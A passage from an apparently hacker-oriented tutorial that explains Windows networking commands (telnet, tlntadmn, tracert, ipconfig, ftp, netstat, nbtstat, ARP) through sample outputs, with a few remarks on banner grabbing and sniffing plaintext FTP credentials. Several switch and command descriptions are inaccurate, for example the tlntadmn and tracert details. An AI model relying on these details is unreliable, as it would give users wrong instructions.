The '*-f*' switch is used for specifying the client side logging, so that it will log all the successful connection, failed connection, refused connections and so on. The '*-l*' switch when used will logon to the remote machine using the local user credentials. The '*-t*' is used for specifying the terminal type, the supported terminals are vt100, vt52, ansi and vtnt.

telnet can also be used to connect with a different port when specified, for example, if I wish to connect to the FTP port using the telnet, then I have to specify the port number as 21 and have to execute the below command,

C:\>telnet 10.199.64.66 21

The above command will connect to the remote machine which has the IP address '10.199.64.66' on the FTP port.

Tlntadmn:

The '*tlntadmn*' command is used for administering the remote sessions made by the 'telnet' command. When you execute the command '*tlntadmn*' without any sub-commands and switches, then it will display the current configuration made to the telnet.

tlntadmn [computer name] [common_options] start | stop | pause | continue
| -s | -k | -m | config config_options

This command really helps in starting and stopping a new remote connection, freezing a specified connection, monitoring and messaging specified remote sessions by using its sub-commands and switches.

If I want to establish a new remote connection to a remote computer that accepts a telnet connection, then I can use the below command,

C:\>tlntadmn LAB_Serv1 Lab_Admin Adm1n4Lab3 start

The above command will establish a remote command to the computer with hostname "*LAB_Serv1*" by using the username "*Lab_Admin*" and the password "*Adm1n4Lab3"*.

Here comes the command usage, and the available options,

tlntadmn //computer_name -u –p start | stop | pause | continue | -s | -k | -m | config config_options

Where the '-S' switch is used is used for listing information about the session, '-k' switch is used for terminating a specified session, '-m'switch is used for Sending a message to a specified session. The '*config*' sub-command is used to configure telnet server parameters.
Similar to the other command, the '-u' and the '-p' switch is used for specifying the username and password to connect to a remote computer respectively.

Here comes the options available for the config options,

dom = domain	Set the default domain for user names
ctrlakeymap = yes|no	Set the mapping of the ALT key
timeout = hh:mm:ss	Set the Idle Session Timeout
timeoutactive = yes|no	Enable idle session timeout.
maxfail = attempts	Set the maximum number of login failure attempts before disconnecting.
maxconn = connections	Set the maximum number of connections.
port = number	Set the telnet port.
sec = [+/-]NTLM [+/-]passwd	Set the authentication mechanism
mode = console|stream	Specify the mode of operation.

By default the port number for the telnet is port number:23, and we can change the port from 23 to any other available port numbers other than the reserved ones.

Tracert:

The *tracert* command is short for *'trace route'*, the name itself implies that it is used to trace the path or route to a specified remote host. The following piece of tracert command is used to trace the route to the www.google.com and this command by default will trace the path upto 30 hops (routers) find in its way to the destination.

C:\>tracert www.google.com
Tracing route to www.l.google.com [209.85.153.104]
over a maximum of 30 hops:
1 1408 ms 687 ms 383 ms 192.168.50.253
*2 * * 952 ms 192.168.2.11*
*3 * * * Request timed out.*
4 2421 ms 986 ms 423 ms 10.168.25.33
*5 * 936 ms 329 ms Request timed out.*

6 3240 ms 1002 ms 653 ms 203.16.35.210
7 325 ms 430 ms 278 ms im-in-f104.google.com [209.85.153.104]

In the above example, it was clear that any data packet sent from my computer has to cross the 7 displayed hops between my computer and the Google. The hops found in the path are given along with the IP address and the microseconds taken to reach the hop. The '*' may represent the connection interruption due to high traffic, server load, or even firewall blocking the packets.

The '*-d*' switch is used to tell the telnet command, not to resolve the IP addresses to the hostnames.

As mentioned earlier that '*tracert*' command by-default will trace the route to an extent of 30 Hops, and by using the '-h' switch we can manually specify the maximum number of hop counts. In the below example I have reduced the hop count from 30 to 5.

C:\>tracert -h 10 www.w3cert.com

Tracing route to w3cert.com [208.76.245.162]
over a maximum of 10 hops:

If the target host (www.w3cert.com) is found within the 10 hops then the above command is useful, else we are supposed to increase the hop count.

Likewise the '*ping*' command, the '*-j*' switch is used for loose sourcing using a text file that contains list of hostnames.

C:\>tracert –j host-file.txt

The above command will trace the routes to the hostnames mentioned in the text file named '*host-file.txt*', unlike the ping command, '*tracert*' doesn't provide strict sourcing, hence it won't force the datagram's to pass through the mentioned hostnames, but it will make an attempt.

The '*-w*' switch is used to set the time to be delayed for each reply, and this can be specified in Milliseconds.

IPconfig:

The 'Ipconfig' command is used for checking the Network Configurations such as the number of Network adapters available, IP addresses, MAC address, Subnet Mask, Default gateway and so on. When the 'ipconfig' is executed alone, then it will display the information's such as the IP address, subnet mask, default gateway address like below,

C:\>ipconfig
Windows IP Configuration
PPP adapter ZTE-EVDO:
Connection-specific DNS Suffix . :
IP Address. . . . . : 10.2.44.227
Subnet Mask . . . . . : 255.255.255.255
Default Gateway . . . . . : 10.1.44.227

The '*ipconfig*' command when used with the '*/all*' switch is used to display detailed description of the network configurations including the MAC address and the proxy configuration status and so on.

The '*/release*' switch is used to release the currently assigned IP address, where as the '*/renew*' is used to renew the IP address after the release of the already used IP address. The '/*flushdns*' switch when used with the '*ipconfig*' command will clears the DNS resolver cache. The '*/registerdns*' switch is used to refresh the DHCP and re-registers the DNS names.

The '*/displaydns*' switch is used to display the DNS caches which is just like viewing the history file in a command line. The below command will display the DNS cached information.

C:\>ipconfig /displaydns
Windows IP Configuration
sn108w.snt108.mail.live.com

Record Name . . . . . : sn108w.snt108.mail.live.com
Record Type . . . . . : 5
Time To Live . . . . : 2742

Data Length . . . . . : 4
Section . . . . . : Answer
CNAME Record . . . . : snt108w.mail.live.com.akadns.net

vip.tracker.thepiratebay.org

Record Name . . . . . : vip.tracker.thepiratebay.org
Record Type . . . . . : 5
Time To Live . . . . : 35109
Data Length . . . . . : 4
Section . . . . . : Answer
CNAME Record . . . . : tracker.thepiratebay.org

I was downloading torrents from the torrent portal piratebay, and that too is displayed over there in the DNS cache.

The '*/showclassid*' switch is used to display all the available DHCP ClassID's that are allowed for the adapter, where the '*/setclassid*' switch by the name itself implies that it is used to set the ClassID for the DCHP servers.

Note:- Wildcards card expansions can also be used with the ipconfig command. The asterisk '*' is used for matching multiple characters.

For example, if I want to release the IP address of the network adapter that has the name "Wan-adap3", I can make use of the wildcard characters in the below way,

*C:\>ipconfig /release wan**

Hostname:

The '*hostname*' command is used for displaying the computer name or the host name. This command doesn't have any switches or sub-commands available now.

C:\>hostname
cr4wl3rs-b0x

In the above example, "*cr4wl3rs-b0x"* is the name of my computer.

FTP:

The '*FTP*' is short for "*File Transfer Protocol*", by-default the FTP acquires the port number 21 and is used for downloading and uploading files. The '*ftp*'command do have its own prompt that is similar to the telnet prompt, but contains a different set of commands associated with it.

To view the list of available FTP commands, just enter into the ftp prompt, type 'help' and hit enter,

C:\>ftp
ftp> help
Commands may be abbreviated. Commands are:

!	*delete*	*literal*	*prompt*	*send*
?	*debug*	*ls*	*put*	*status*
append	*dir*	*mdelete*	*pwd*	*trace*
ascii	*disconnect*	*mdir*	*quit*	*type*
bell	*get*	*mget*	*quote*	*user*
binary	*glob*	*mkdir*	*recv*	*verbose*
bye	*hash*	*mls*	*remotehelp*	

cd	*help*	*mput*	*rename*
close	*lcd*	*open*	*rmdir*

Even though there are lot of ftp commands available, only few are utilized for efficient usage, and I am going to brief you with very few useful FTP commands here.

For connecting to a remote FTP server,

C:\>ftp www.ftp_server_name.com

Once the connection is established, then it will display you with a banner that contains a lot of juicy info that are really helpful for hackers and this information includes the daemon name along with the version, timestamp and so on.

In the following example, I have tried to login into my FTP port,

C:\>ftp www.dark-coderz.net
Connected to dark-coderz.net.
220---------- Welcome to Pure-FTPd [TLS] ----------
220-You are user number 12 of 50 allowed.
220-Local time is now 23:31. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
User (dark-coderz.net:(none)): ***ftpuser@dark-coderz.net***
331 User ftp@buxpot.com OK. Password required
Password:

As a part of the remote FTP connection, if the remote machine doesn't allow anonymous login, then the user have to login using the FTP username and password.

Note:- *The username required supplied for the FTP account should be in the format of username@domainname.com, in this case (ftpuser@dark-coderz.net).*

The '*FTP –A*' is used for anonymous FTP logins, if allowed.

As we already know that the 'dir' command is used to display the directory listings, it does the same operation in case of FTP too, here is a snapshot taken after executing the 'dir' command once connected with the remote host.

```
ftp> dir
---> PORT 10,3,1,29,5,146
200 PORT command successful
---> LIST
150 Opening ASCII mode data connection for file list
drwxr-x---    5 root     psaserv       4096 Jan 24  2008 anon_ftp
drwxr-x---    3 root     psaserv       4096 Jan 24  2008 cgi-bin
drwxr-x---    2 root     psaserv       4096 Aug  2 00:02 conf
drwxr-xr-x    2 root     psaserv       4096 Jan 24  2008 error_docs
drwxr-x---    8 root     psaserv      12288 Jun  2 17:37 httpdocs
drwxr-x---    7 root     psaserv       4096 Apr 13 14:35 httpsdocs
drwxr-x---    2 root     psaserv       4096 Jan 24  2008 pd
drwx------    2 root     psaserv       4096 Jan 24  2008 private
dr-xr-x---    7 root     psaserv       4096 Jan 24  2008 statistics
drwxr-xr-x    2 root     psaserv       4096 Jan 24  2008 subdomains
drwxr-xr-x    2 root     psaserv       4096 Jan 24  2008 web_users
226-Transfer complete
```

Note:- Whatever the transfer that happen via FTP is in plain text and is not encrypted, even the username and password supplied travels the wire in plain text, so anyone can sniff the FTP packets and steal username and password without even cracking them, hence its always better to switch over an encrypted channels like SSH and so on.

The '*pwd*' command is short for the '*present working directory*' and is used to display the name of the directory that we are currently working with, here is a snapshot that shows how this command works,

```
ftp> pwd
257 "/httpdocs" is the current directory
```

The '*get*' command is used to download files from the remote machine, here is the screenshot that I took while trying to download a simple text file from my FTP server,

```
ftp> get README.txt
---> PORT 10,3,1,29,5,150
200 PORT command successful
---> RETR README.txt
150 Opening BINARY mode data connection for README.txt (165 bytes)
226 Transfer complete
ftp: 165 bytes received in 0.00Seconds 165000.00Kbytes/sec.
```

Once the transfer is completed then it will display the number of bytes received along with the time taken to download the file. The '*transfer complete'* is the message that indicates that the transfer was successful without any interruption and so on.

```
ftp> get conS0le.txt
200 PORT command successful
150 Opening BINARY mode data connection for conS0le.txt  (7401 bytes)

226 Transfer complete
ftp: 7401 bytes received in 0.78Seconds 9.48Kbytes/sec.
```

The above screenshot briefs you the same operation of downloading a file from the remote ftp server.

The '*send*' command is used to remotely transfer files from the local machine to the remote machine. The below screenshot briefs you how to send a local file to a remote machine via FTP,

```
ftp> send
Local file a.txt
Remote file a.txt
200 PORT command successful
150 Opening BINARY mode data connection for a.txt
226 Transfer complete
ftp: 12 bytes sent in 0.00Seconds 12000.00Kbytes/sec.
```

In this example, I have uploaded a simple text file names 'a.txt' to the remote FTP server using the 'send' command.

Well! , the commands that we saw until now to upload as well as download is used for performing on a single file, what if I want to download or upload more than one files?, here comes the '*mget*' and '*mput*' command that operates similarly like the '*get*' and '*put*' but the number of file varies. The '*mget*' command is used to download multiple files from the remote machine to the local machine whereas the '*mput*' command is used to upload multiple file from the local machine to the remote machine via the FTP transfer.


The '*bye*' command is used to get out from the FTP prompt. The '*ascii*' command is used to set the mode of the file transfer to ASCII, whereas the '*binary*' command is used to set the mode of transfer to Binary mode. The '*delete*' command is used to delete the specified file in the remote machine and the '*rmdir*' command is used to remove an existing directory from the remote machine.

The '*-n*' switch is used for auto-login, the '*-I*' switch turns off the interactive mode, so that it will not prompt the user to interact.

The '*-s*' switch really makes the task easier, since it accepts a text file that contains a list of FTP commands that needs to be executed, once the file is detected, then the FTP will do the things by itself. The text file may contain pre-written commands for step by step actions such as logging in, uploading and downloading multiple files and this too varies in accordance with the user requirements.

Netstat:


The 'netstat' command is short for Network Statistics which is used for monitoring the protocol statistics such as the TCP/IP, UDP and so on. The '-a' switch when used with the 'netstat' command is used for displaying the all the connections including the incoming and outgoing traffic. The below screenshot is taken when I was connected to the internet, so that it will be much easier to understand how it works,



As you can see in the above picture, the '*proto*' column mentions whether it is a TCP or a UDP datagram, The '*local address*' column describes the local computer name and then followed by the port number separated by a colon ':', then the 'foreign address' column denotes the remote machine name or hostname and finally the '*state*' column displays the state whether a connection is established or is listening and so on.


As you see in the above image, I was connected to the internet and was searching something in Google search engine; hence the Google's hostname was displayed when the command got executed. Likewise it is used to track down the number of connections available along with the hostname and few more information's.

The '*-b*' switch along with the '*netstat*' command is used to display the name of the application that holds the responsibility for the machine to connect to a remote host. The '*netstat –b*' command was executed when I was searching www.google.com using the Chrome web browser,



The above screenshot clearly reveals in the square braces that '*Chrome.exe*' is the application responsible to connect to the remote host.

The '*netstat –e*' command is used to display the Ethernet statistics such as the number of bytes sent and received and so on, the below image if the screenshot taken while downloading some stuffs from the internet,



This information is also helpful in logging and monitoring networking activities, also for checking the connectivity and the speed.

The '*netstat –n*' command is used to display the connections established with the remote host, but instead of displaying the hostname this reveals the Decimal dotted IP addresses of the remote machines. The screenshot is taken after executing this command in my computer,

```
C:\>netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    10.1.64.117:1183       209.85.153.100:80      CLOSE_WAIT
  TCP    10.1.64.117:1809       209.85.143.83:80       ESTABLISHED
  TCP    10.1.64.117:1810       209.85.143.83:80       ESTABLISHED
  TCP    10.1.64.117:1832       123.238.12.14:7316     ESTABLISHED
  TCP    10.1.64.117:1838       41.174.66.8:47415      ESTABLISHED
  TCP    10.1.64.117:1893       84.105.213.159:1739    FIN_WAIT_2
  TCP    10.1.64.117:1939       188.24.228.66:27285    SYN_SENT
  TCP    10.1.64.117:1940       122.164.232.217:49955  SYN_SENT
  TCP    10.1.64.117:1941       173.71.197.182:19617   SYN_SENT
  TCP    10.1.64.117:1942       66.58.182.94:45682     SYN_SENT
  TCP    10.1.64.117:1943       90.212.70.136:45622    SYN_SENT
  TCP    10.1.64.117:1944       118.101.210.115:13022  SYN_SENT
```

In the above screenshot, you can see that instead of displaying the hostname of the local and remote machine, it displays the IP addresses and the port numbers in a numerical form.

The '*netstat –o*' command is used to display the processes ID (PID) of all the processes that holds the responsibility to connect to the remote host. The below screenshot reveals the PID of the (Chrome.exe – web browser) since I was using it to browse the internet,

```
C:\>netstat -o

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    cr4wl3rs-b0x:1183      im-in-f100.google.com:http  CLOSE_WAIT  988
  TCP    cr4wl3rs-b0x:1809      ti-in-f83.google.com:http  ESTABLISHED 988
  TCP    cr4wl3rs-b0x:1832      123.238.12.14:7316     ESTABLISHED     4016
  TCP    cr4wl3rs-b0x:1838      41.174.66.8:47415      ESTABLISHED     4016
```


The '*netstat*' command is also used to narrow down and monitor specific protocol statistics, for example if I want to monitor the TCP connections alone then I may spawn the '*netstat –p TCP*' command, else if I want to monitor UDP connections alone then I may use the '*netstat –p UDP*' command, likewise you may narrow down the results specific to your needs by replacing the TCP and UDP with the following available protocol options (IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or UDPv6).

The '*netstat –r*' command is used for displaying the routing table which can also be obtained by using the route command. Here is a screenshot taken and here is how the routing information looks like,

```
C:\>netstat -r

Route Table
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x2 ...00 50 56 c0 00 08 ...... VMware Virtual Ethernet Adapter for VMnet8
0x3 ...00 50 56 c0 00 01 ...... VMware Virtual Ethernet Adapter for VMnet1
0x20005 ...00 53 45 00 00 00 ...... WAN (PPP/SLIP) Interface
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0     10.1.64.117     10.1.64.117       1
      10.1.64.117  255.255.255.255       127.0.0.1       127.0.0.1      50
   10.255.255.255  255.255.255.255     10.1.64.117     10.1.64.117      50
        127.0.0.0        255.0.0.0       127.0.0.1       127.0.0.1       1
    192.168.52.12  255.255.255.255     10.1.64.117     10.1.64.117       1
     192.168.81.0    255.255.255.0     192.168.81.1    192.168.81.1      20
     192.168.81.1  255.255.255.255       127.0.0.1       127.0.0.1      20
   192.168.81.255  255.255.255.255     192.168.81.1    192.168.81.1      20
    192.168.203.0    255.255.255.0    192.168.203.1   192.168.203.1      20
    192.168.203.1  255.255.255.255       127.0.0.1       127.0.0.1      20
  192.168.203.255  255.255.255.255    192.168.203.1   192.168.203.1      20
        224.0.0.0        240.0.0.0     192.168.81.1    192.168.81.1      20
        224.0.0.0        240.0.0.0    192.168.203.1   192.168.203.1      20
        224.0.0.0        240.0.0.0     10.1.64.117     10.1.64.117       1
  255.255.255.255  255.255.255.255     10.1.64.117     10.1.64.117       1
  255.255.255.255  255.255.255.255     192.168.81.1    192.168.81.1      1
  255.255.255.255  255.255.255.255    192.168.203.1   192.168.203.1      1
Default Gateway:       10.1.64.117
===========================================================================
Persistent Routes:
  None
```

The '*netstat –s*' command is used to display the statistics per protocol, so that it will display the statistics such as packets received, sent , discarded, requests and responses and so on for each protocols such as the IP, TCP, UDP, ICMP and so on.

The '*netstat –v*' when used with the '*-b*' switch is used to display the detailed info such as PID and the executable that is responsible for initiating and establishing the connection with the foreign host, here is the screenshot that was taken while downloading torrents by using the torrent client "Bit-Comet",




You can also specify the interval for the 'netstat' command, so that the command gets executed automatically by itself on the specified intervals, for example, if I want to monitor the TCP incoming and outgoing traffics for every 25 seconds then I may spawn the below command,

C:\>netstat -p TCP 25

So, that the command '*netstat -p TCP*' will get executed by itself for every 25 seconds automatically.

Nbtstat:

The '*nbtstat –a*' command is used to display the NetBIOS name table of the specified remote computer on the same network. The below screenshot was taken while display the NetBIOS name table of the remote computer that has the IP address *10.1.22.214*.



The '*nbtstat –A*' command operates similar to the previous command '*nbtstat –a*' but '*nbtstat –A*' is used for displaying the remote machines name tables, when specified with its IP address but not the hostnames.

The '*nbtstat –n*' command is used for displaying local NetBIOS names. The below screenshot displays my Local NetBIOS names,

```
C:\>nbtstat -n

ZTE-EUDO:
Node IpAddress: [10.1.64.117] Scope Id: []

                NetBIOS Local Name Table

      Name               Type         Status
    ---------------------------------------------
    CR4WL3RS-B0X   <00>  UNIQUE       Registered
    WORKGROUP      <00>  GROUP        Registered
    CR4WL3RS-B0X   <20>  UNIQUE       Registered
```

The '*nbtstat –r'* command is used for displaying NetBIOS names resolved by broadcast and via WINS .

The '*nbtstat –c*' command is used to display the cached contents of the local computers NetBIOS name table, where as the '*nbtstat –R*' command is used to purge or clear the NetBIOS name cache and then reload the '*#PRE*' tagged entries in the local machines *Lmhosts* file.

```
C:\>nbtstat  -R
    Successful purge and preload of the NBT Remote Cache Name Table.
```

The '*nbtstat –RR*' command is used to release the NetBIOS names registered with the WINS server and re-registers and refreshes them,

```
C:\>nbtstat  -RR
    The NetBIOS names registered by this computer have been refreshed.
```

The '*nbtstat –s*' command is used to display IP addresses of the NetBIOS remote sessions where as the '*nbtstat –S*' command is used to display the hostnames of the NetBIOS remote sessions.

Likewise the '*netstat*' command you can specify the time interval for this command, so that the command specified will get executed automatically in the specified time intervals which is more useful in logging and monitoring network activities.


C:\>nbtstat -s 5 > remote_NBT_sessions.txt

The above command is used to display the remote NetBIOS sessions for each 5 seconds and then writes the output to the text file "*remote_NBT_sessions.txt"*

ARP:

The '*ARP*' is short for '*Address Resolution protocol*'. The ARP plays a vital role in establishing connections between networked computers by making use of the IP addresses and the MAC Address (Physical Address) and is very useful in updating the routing tables. The '*ARP*', only by validating the IP address and MAC address decides that the remote machine is a legitimate one. The source machine will broadcast an ARP packet requesing the MAC (Media Access Control) or physical address of the destination machine, since this message is broadcasted, the machines other than the destination will simply discards the request, where as the destination host alone will respond the request made by the source machine. The destination host will fill in its physical address and send it back to the source machine, once both the machines came to know about their IP addresses and the physical address, they start to communicate with each other and shares what ever they want.

The following diagram help you understand how ARP works,



The above figure shows that the source machine has the IP address of 10.199.64.66 abd the MAC address 10:a3:f2:43:c2:1a, where as it knows the destination host only by its IP address but not its MAC address, hence it will send a broadcast message to all the machines connected in the network. The machine which ever receives the ARP broadcast will simply discard the packet except the destination host. Once the destination host receives the ARP request made by the source, then it will respond with an ARP response packet which contains the MAC address of the destination host, once both the souce and the destination computers came to know their IP addresses and the MAC addresses then they start to communicate with each other.

